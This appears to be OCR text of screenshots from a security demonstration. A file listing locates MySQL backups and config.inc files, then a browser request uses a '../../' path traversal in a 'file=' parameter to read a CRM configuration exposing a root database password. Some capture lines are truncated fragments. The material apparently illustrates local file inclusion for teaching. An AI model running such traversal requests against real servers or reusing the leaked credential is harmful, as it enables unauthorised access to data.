

jan@chantal: ~/demo/locate
/srv/backup/preliminary/mysql/information_schema-20090910-1344.sql.gz
/srv/backup/preliminary/mysql/information_schema-20091030-1115.sql.gz
/srv/backup/preliminary/mysql/information_schema-20091130-1200.sql.gz
/srv/backup/preliminary/mysql/information_schema-20091202-0511.sql.gz
/srv/backup/preliminary/mysql/information_schema-20100104-1541.sql.gz
/srv/backup/preliminary/mysql/jpcrm-20081012-1204.sql.gz
/srv/backup/preliminary/mysql/jpcrm-20081027-1130.sql.gz
/srv/backup/preliminary/mysql/jpcrm-20081103-1135.sql.gz
/srv/backup/preliminary/mysql/jpcrm-20081113-0136.sql.gz
/srv/backup/preliminary/mysql/jpcrm-20081120-1308.sql.gz
/srv/backup/preliminary/mysql/jpcrm-20090518-0954.sql.gz
/srv/backup/preliminary/mysql/jpcrm-20090604-1012.sql.gz
/srv/backup/preliminary/mysql/jpcrm-20090724-0021.sql.gz
/srv/backup/preliminary/mysql/jpcrm-20090729-0323.sql.gz
/srv/backup/preliminary/mysql/jpcrm-20090803-2140.sql.gz
/srv/backup/preliminary/mysql/jpcrm-20090818-1830.sql.gz
/srv/backup/preliminary/mysql/jpcrm-20090824-2031.sql.gz
/srv/backup/preliminary/mysql/jpcrm-20090908-2107.sql.gz
/srv/backup/preliminary/mysql/jpcrm-20090910-1344.sql.gz
/srv/backup/preliminary/mysql/jpcrm-20091030-1115.sql.gz
/srv/backup/preliminary/mysql/jpcrm-20091130-1200.sql.gz
/srv/backup/preliminary/mysql/jpcrm-20091202-0511.sql.gz
/srv/backup/preliminary/mysql/jpcrm-20100104-1541.sql.gz
/srv/backup/preliminary/mysql/mysql-20071220-1102.sql.gz
/srv/backup/preliminary/mysql/mysql-20080114-1827.sql.gz
/srv/backup/preliminary/mysql/mysql-20080227-1316.sql.gz
/srv/backup/preliminary/mysql/mysql-20080313-1620.sql.gz
/srv/backup/preliminary/mysql/mysql-20080410-2203.sql.gz
/srv/backup/preliminary/mysql/mysql-20080513-0135.sql.gz
:



jan@chantal: ~/demo/locate
[jan@chantal:~/demo/locate] grep "config.inc" srv.txt
/srv/www/vhosts/pdflib6/mysql/config.inc.php
/srv/www/vhosts/example/-/config.inc.php
/srv/www/vhosts/example/-/is_config.inc.php
/srv/www/vhosts/example/include/config.inc.php
/srv/www/vhosts/example/include/is_config.inc.php
/srv/www/vhosts/example/include_alt/config.inc.php
/srv/www/vhosts/example/include_alt/is_config.inc.php
/srv/www/vhosts/example_dev/include/config.inc.php
/srv/www/vhosts/example_dev/include/is_config.inc.php
/srv/www/vhosts/example_old/include/config.inc.php
/srv/www/vhosts/example_old/include/is_config.inc.php
/srv/www/vhosts/example2/include/config.inc.php
/srv/www/vhosts/example2/include/is_config.inc.php
[jan@chantal:~/demo/locate]



Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.example.com/index.php?PATH=
&file=../../../../../../srv/www/vhosts/jpcrm/httpdocs/co
http://www.exampl_pdocs/config.php
false, 'admin_export_only' => false, 'cache_dir' => 'cache/', 'calculate_response_time' => true, 'common_ml_dir' => '', 'create_default_user' => false,
=> array ( 'Y-m-d' => '2006-12-23',
=> '23/12/2006', 'Y.m.d' =>
host_name' => 'localhost',
'jpcrm', 'db_type' => 'mysql', ),
'portability' => 0, 'ssl' => false,
array ( 'AUD' => array ( 'name' =>
=> 'BRL', 'symbol' => 'R$', ), 'GBP'
adian Dollars', 'iso4217' => 'CAD',
> array ( 'name' => 'Euro', 'iso4217' =>
$', ), 'INR' => array ( 'name' => 'Indian
W', 'symbol' => 'â,©', ), 'YEN' => array
s', 'iso4217' => 'MXM', 'symbol' =>
'name' => 'Swiss Franc', 'iso4217' =>
SD' => array ( 'name' => 'US Dollars',
', 'default_currency_significant_digits'
default_email_charset' => 'UTF-8',
nguage' => 'ge_ge',
le' => 'Home',
ult_permissions' => array ( 'dir_mode'
s' => true, 'default_swap_last_viewed'
er_is_admin' => false,
mplate_variable_chooser' => false,
default_delete_attachments' => true,
'email_xss' =>
JlZCI7czo1OiJlbWJlZCI7czo0OiJmb3Jt
alse, 'import_dir' => 'cache/import/',
custom_version' => 1, 'js_lang_version'
Source of: http://www.example.com/index.php?PATH=toolbox/static&CMD=toolbox_ergebnis&file=../../../...
File Edit View Help
array (
'Y-m-d' => '2006-12-23',
'm-d-Y' => '12-23-2006',
'd-m-Y' => '23-12-2006',
'Y/m/d' => '2006/12/23',
'm/d/Y' => '12/23/2006',
'd/m/Y' => '23/12/2006',
'Y.m.d' => '2006.12.23',
'd.m.Y' => '23.12.2006',
'm.d.Y' => '12.23.2006',
),
'datef' => 'm/d/Y',
'dbconfig' =>
array (
'db_host_name' => 'localhost',
'db_host_instance' => 'SQLEXPRESS',
'db_user_name' => 'root',
'db_password' => 'anaMnese',
'db_name' => 'jpcrm',
'db_type' => 'mysql',
),
'dbconfigoption' =>
array (
'persistent' => true,
'autofree' => false,
'debug' => 0,
'seqname_format' => '%s_seq',
'portability' => 0,
'ssl' => false,
'collation' => 'utf8_general_ci',
Line 35, Col 1
(Li... PHP/5.2.10 Proxy: Burb 192.0.32.10

